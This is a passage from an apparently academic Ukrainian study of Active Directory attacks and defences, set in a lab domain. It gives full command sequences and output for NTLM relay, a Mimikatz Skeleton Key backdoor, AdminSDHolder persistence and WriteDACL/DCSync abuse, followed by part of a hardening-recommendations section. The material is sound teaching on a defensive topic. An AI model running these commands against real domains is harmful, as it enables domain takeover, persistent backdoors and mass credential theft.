[+] Checking admin status for user AVENGERS/SIRIUS.BLACK
[+] isAdmin returned: TRUE

ntlmrelayx> socks
Protocol  Target         Username               AdminStatus  Port
--------  -------------  ---------------------  -----------  ----
SMB       192.168.3.102  AVENGERS/SIRIUS.BLACK  TRUE         445
```

Рисунок 3.26 – NTLMrelayx ретранслює дані автентифікації та створює socks-з'єднання



Рисунок 3.27 – Отримуємо доступ до 192.168.3.102, використовуючи socks-з’єднання

Skeleton Key – одна з вбудованих функцій інструменту пост-експлуатації Mimikatz, яка може застосована проти інфраструктури Active Directory. Вона спрямована на отримання бекдору, який дозволяє тривалий час зберігати доступ до системи та оминати стандартний механізм автентифікації. Даний вектор атаки вимагає прав адміністратора домену та доступу до контролера домену, тому може бути використаний як альтернатива золотим квиткам.

Зловмисник, зазвичай, записує код в процес LSASS (який застосовується системою для перевірки введених автентифікаційних даних), генеруючи один пароль для всіх користувачів у домені (як зображено на рисунку 3.28). Для самих користувачів у такому випадку все залишиться без змін – їхні паролі продовжують бути дійсними.

Виконання команди skeleton на контролері домену з підвищеними привілеями (адміністратора домену) знизить рівень шифрування Kerberos до RC4_HMAC_MD5 і внесе зміни в (пропатчить) процес LSASS за допомогою пароля “mimikatz”.

Спочатку зловмисникові необхідно дозволити виконання mimikatz антивірусом (адже він не дозволить виконання застосунку внаслідок відомих сигнатур та спробує його видалити).

```
┌──(root㉿kali)-[/home/kali]
└─# impacket-psexec Sirius.Black:padfoot@JARVIS-DC.AVENGERS.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on JARVIS-DC.AVENGERS.local.....
[*] Found writable share ADMIN$
[*] Uploading file ftRJuYOG.exe
[*] Opening SVCManager on JARVIS-DC.AVENGERS.local.....
[*] Creating service aShM on JARVIS-DC.AVENGERS.local.....
[*] Starting service aShM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Users\Sirius.Black\Documents

C:\Users\Sirius.Black\Documents> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

privilege::debug
mimikatz # Privilege '20' OK

misc::skeleton
mimikatz # [KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

exit
mimikatz # Bye!
```

Рисунок 3.28 – Виконання команд в mimikatz для створення Skeleton Key

Записавши пароль “mimikatz” до LSASS, зловмисник здатний отримати доступ до будь-якого з мережевих ресурсів. (зображено на рисунках 3.29 та 3.30)

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use Q: \\MARAUDER.avengers.local\admin$ /user:AVENGERS\Administrator mimikatz
The command completed successfully.
```

Рисунок 3.29 – Виконання команди net use



Рисунок 3.30 – Отриманий доступ до папки Windows доменного комп’ютера MARAUDER

Іншим способом отримання бекдору в Active Directory є внесення змін до об’єкта AdminSDHolder, який виконує роль шаблону дескриптора безпеки для певних облікових записів і груп безпеки. Іншими словами, AdminSDHolder дозволяє керувати списками контролю доступу (DACL) користувачів вбудованих привілейованих груп. Процес SDProp запускається щогодини, встановлюючи дозволи на них для учасників групи.

Першим етапом до успішного виконання атаки є отримання автентифікаційних даних користувача з високим рівнем безпеки у домені – не обов’язково адміністратора. Вони можуть бути отримані шляхом соціальної інженерії, наприклад, за допомогою фішингу.

Отримавши їх, ми використаємо команду PowerShell-модуля PowerView, як зображено на рисунку 3.31.

```
┌──(root㉿kali)-[/home/kali]
└─# evil-winrm -i 192.168.3.100 -u Sirius.Black -p padfoot

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> Add-DomainObjectAcl -TargetIdentity "CN=AdminSDHolder,CN=System,DC=avengers,DC=local" -PrincipalIdentity mycroft -Rights All
 -Verbose
Verbose: [Get-DomainSearcher] search base: LDAP://DC=AVENGERS,DC=local
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=mycroft)(name=mycroft)(displayname=mycroft))))
Verbose: [Get-DomainSearcher] search base: LDAP://DC=AVENGERS,DC=local
Verbose: [Get-DomainObject] Extracted domain 'avengers.local' from 'CN=AdminSDHolder,CN=System,DC=avengers,DC=local'
Verbose: [Get-DomainSearcher] search base: LDAP://DC=avengers,DC=local
Verbose: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=AdminSDHolder,CN=System,DC=avengers,DC=local)))
Verbose: [Add-DomainObjectAcl] Granting principal CN=mycroft,CN=Users,DC=AVENGERS,DC=local 'All' on CN=AdminSDHolder,CN=System,DC=AVENGERS,DC=local
Verbose: [Add-DomainObjectAcl] Granting principal CN=mycroft,CN=Users,DC=AVENGERS,DC=local rights GUID '00000000-0000-0000-0000-000000000000' on CN=AdminSDHolder,CN=System,D
C=AVENGERS,DC=local
```

Рисунок 3.31 – Надання користувачеві mycroft повних прав над AdminSDHolder

За 60 хвилин mycroft отримує права GenericAll (зображно на рисунках 3.32 та 3.33)

```
*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> Get-DomainObjectAcl -Identity "CN=AdminSDHolder,CN=System,DC=avengers,DC=local"
ObjectDN              : CN=AdminSDHolder,CN=System,DC=AVENGERS,DC=local
ObjectSID             :
ActiveDirectoryRights : GenericAll
BinaryLength          : 36
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 983551
SecurityIdentifier    : S-1-5-21-4269872630-997669700-2794474829-1219
AceType               : AccessAllowed
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None

*Evil-WinRM* PS C:\Users\Sirius.Black\Documents> "S-1-5-21-4269872630-997669700-2794474829-1219" | Convert-SidToName
AVENGERS\mycroft
```

Рисунок 3.32 – Використання PowerView для верифікації повноважень користувача mycroft



Рисунок 3.33 – Також це можливо перевірити на контролері домену

Експлуатація техніки збереження доступу до домену та ідентифікація отриманої належності до групи наведені на рисунку 3.34 та рисунку 3.35 відповідно.

```
┌──(root㉿kali)-[/home/kali]
└─# evil-winrm -i 192.168.3.100 -u mycroft -p mycroft

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mycroft\Documents> net group "Domain Admins" /add mycroft /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\mycroft\Documents> net user mycroft /domain
User name                    mycroft
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            4/19/2023 9:45:56 AM
Password expires             5/31/2023 9:45:56 AM
Password changeable          4/20/2023 9:45:56 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/19/2023 9:45:56 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Рисунок 3.34 – Використавши прапорці команди net user, додаємо себе до високопривілейованої групи



Рисунок 3.35 – Верифікація отриманих повноважень за допомогою графічного інтерфейсу

Привілеї доступу до ресурсів у сервісах домену Active Directory зазвичай надаються за допомогою записів контролю доступу (ACE). Вони описують дозволи та заборони для користувача, груп, або облікового запису комп'ютера в Active Directory щодо захищеного об'єкта (користувача, групи, комп'ютера, контейнера, організаційної одиниці (OU), об'єкта групового призначення (GPO) тощо).

DACL (списки дискреційного керування доступом Active Directory) - списки, складені з ACE (записів керування доступом), які ідентифікують повноваження користувачів і груп.

При неправильному налаштуванні ACE можуть бути використані для горизонтального переміщення в системі або ескалації привілеїв в домені AD.

WriteDACL надає можливість модифікувати атрибути об'єкта, що може призвести до повного контролю над ним самим. Наприклад: сервісному обліковому запису може бути надане право WriteDACL для виконання делегування в домені (як на рисунках 3.36 та 3.37). Якщо зловмисник вгадає його пароль (або потенційно зламає його за допомогою Kerberoasting), він отримує змогу встановити власні дозволи на залежному об'єкті, що потенційно може призвести до повного контролю над мережею.



Рисунок 3.36 – Право WriteDACL над доменом надане користувачеві Sirius.Black

У списку контролю за доступом існує запис (ACE) “Modify Permissions”, який еквівалентний праву WriteDACL. Іншими словами, призначення користувачеві або групі права на зміну дозволів надає повноваження змінювати дозволи об'єкта, зокрема додавати або видаляти права доступу для інших користувачів, груп, або комп’ютерів.

Звичайно, в реальному сценарії зловмисники не матимуть доступу до графічного інтерфейсу (за допомогою RDP) контролера домену. Натомість, вони можуть використати ілюстратор BloodHound для відображення зв’язків між користувачами в Active Directory.

Рисунок 3.37 – Ідентифікація права WriteDACL за допомогою BloodHound

Експлуатація WriteDACL можлива, застосувавши один зі скриптів Python-бібліотеки Impacket. Використовуючи Linux, додаємо права DS-Replication-Get-Changes та DS-Replication-Get-Changes-All (приклад наведений на рисунку 3.38):

```
┌──(root㉿kali)-[/home/kali/impacket/examples]
└─# python3.9 dacledit.py -action write -rights DCSync -principal Sirius.Black -target-dn "DC=AVENGERS,DC=LOCAL" -dc-ip 192.168.3.100 avengers.local/Sirius.Black:padfoot
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] DACL backed up to dacledit-20230418-115505.bak
[*] DACL modified successfully!
```

Рисунок 3.38 – Надання прав DCSync користувачеві

Ідентифікація WriteDACL наведена на рисунках 3.39 та 3.40.

```
┌──(root㉿kali)-[/home/kali/impacket-0.9.25.dev1/examples]
└─# python3.9 dacledit.py -action read -principal Sirius.Black -target-dn "DC=AVENGERS,DC=LOCAL" -dc-ip 192.168.3.100 avengers.local/Sirius.Black:padfoot
Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-4269872630-997669700-2794474829-1222)
[*]   ACE[6] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ControlAccess
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : DS-Replication-Get-Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)           : Sirius.Black (S-1-5-21-4269872630-997669700-2794474829-1222)
[*]   ACE[11] info
[*]     ACE Type                : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags               : None
[*]     Access mask             : ControlAccess
[*]     Flags                   : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)      : DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]     Trustee (SID)           : Sirius.Black (S-1-5-21-4269872630-997669700-2794474829-1222)
[*]   ACE[44] info
[*]     ACE Type                : ACCESS_ALLOWED_ACE
[*]     ACE flags               : None
[*]     Access mask             : WriteDACL, ReadControl, ReadProperties, ListChildObjects (0x60014)
[*]     Trustee (SID)           : Sirius.Black (S-1-5-21-4269872630-997669700-2794474829-1222)
```

Рисунок 3.39 – Верифікація отриманих прав за допомогою Impacket



Рисунок 3.40 – Аналогічне підтвердження з менеджера серверів контролера домену

Експлуатація отриманого права WriteDACL наведена на рисунку 3.41.

Рисунок 3.41 – Зловмисник дампить файл NTDS.dit, який зберігає NTLM-хеші усіх користувачів домену

3.2 Рекомендації щодо підвищення рівня захисту інфраструктури

Active Directory була, є, і залишатиметься мішенню для зловмисників, адже величезна кількість підприємств покладається на неї для керування власними користувачами, даними, машинами та безліччю інших компонентів своїх корпоративних мереж. Захист AD необхідний для убезпечення облікових даних користувачів, систем, приєднаних до домену, і конфіденційних даних від несанкціонованого доступу до них ззовні, або навіть з внутрішньої мережі.

Одним із найголовніших методів безпеки можна вважати мінімізацію кола виникнення ризиків. Компактну структуру легше зрозуміти та керувати нею, тому необхідно регулярно проводити аудити лісів та доменів, а також переконатися, що між ними встановлені належні зв’язки – довірчі відносини. Окрім того, необхідно перевести у неактивний стан, а потім видалити будь-які об’єкти Active Directory, які не використовуються роками, або ж ті, які порушують безпекову політику: наприклад, облікові записи користувачів, які неавторизовувалися вже понад 90 днів.

Щойно структура AD стане приведеною до оптимальної, необхідно автоматизовувати процеси виявлення та усунення можливих причин, або ж наслідків інцидентів. Наприклад, є важливим налагодження робочого процесу для користувачів, які звільняються з компанії, щоби забезпечити швидке видалення їхніх облікових записів з усіх груп та зв’язків між ними, а також вимкнення віддаленого

доступу до VPN (залежить від використовуваного клієнта під'єднань до внутрішньої мережі).

Важливо регулярно оновлювати (встановлювати безпекові патчі) програмне забезпечення як на контролерах доменів, так і на всіх інших хостах (як зображено на рисунку 3.42).



Рисунок 3.42 – Встановлені безпекові оновлення на системі

Іншою ключовою стратегією захисту Active Directory є зменшення або повна відмова від використання старого і слабкого протоколу автентифікації NTLM. Внаслідок свого дизайну і залежності від застарілої криптографічної хеш-функції MD4, NTLM залишається неймовірно вразливим до атак грубої сили, наприклад, внаслідок пониження рівня безпеки у регістрі (як наведено на рисунку 3.43).



Рисунок 3.43 – Встановлення мінімально необхідного протоколу автентифікації

Кожне середовище Active Directory має принаймні один контролер домену (DC), а більшість - принаймні два. Вони надають послуги автентифікації та авторизації, які дозволяють користувачам і процесам отримувати доступ до IT-ресурсів, що робить їх основною мішенню для кібератак. Відповідно, важливо зробити все можливе для підвищення рівня їхнього захисту. Зокрема:

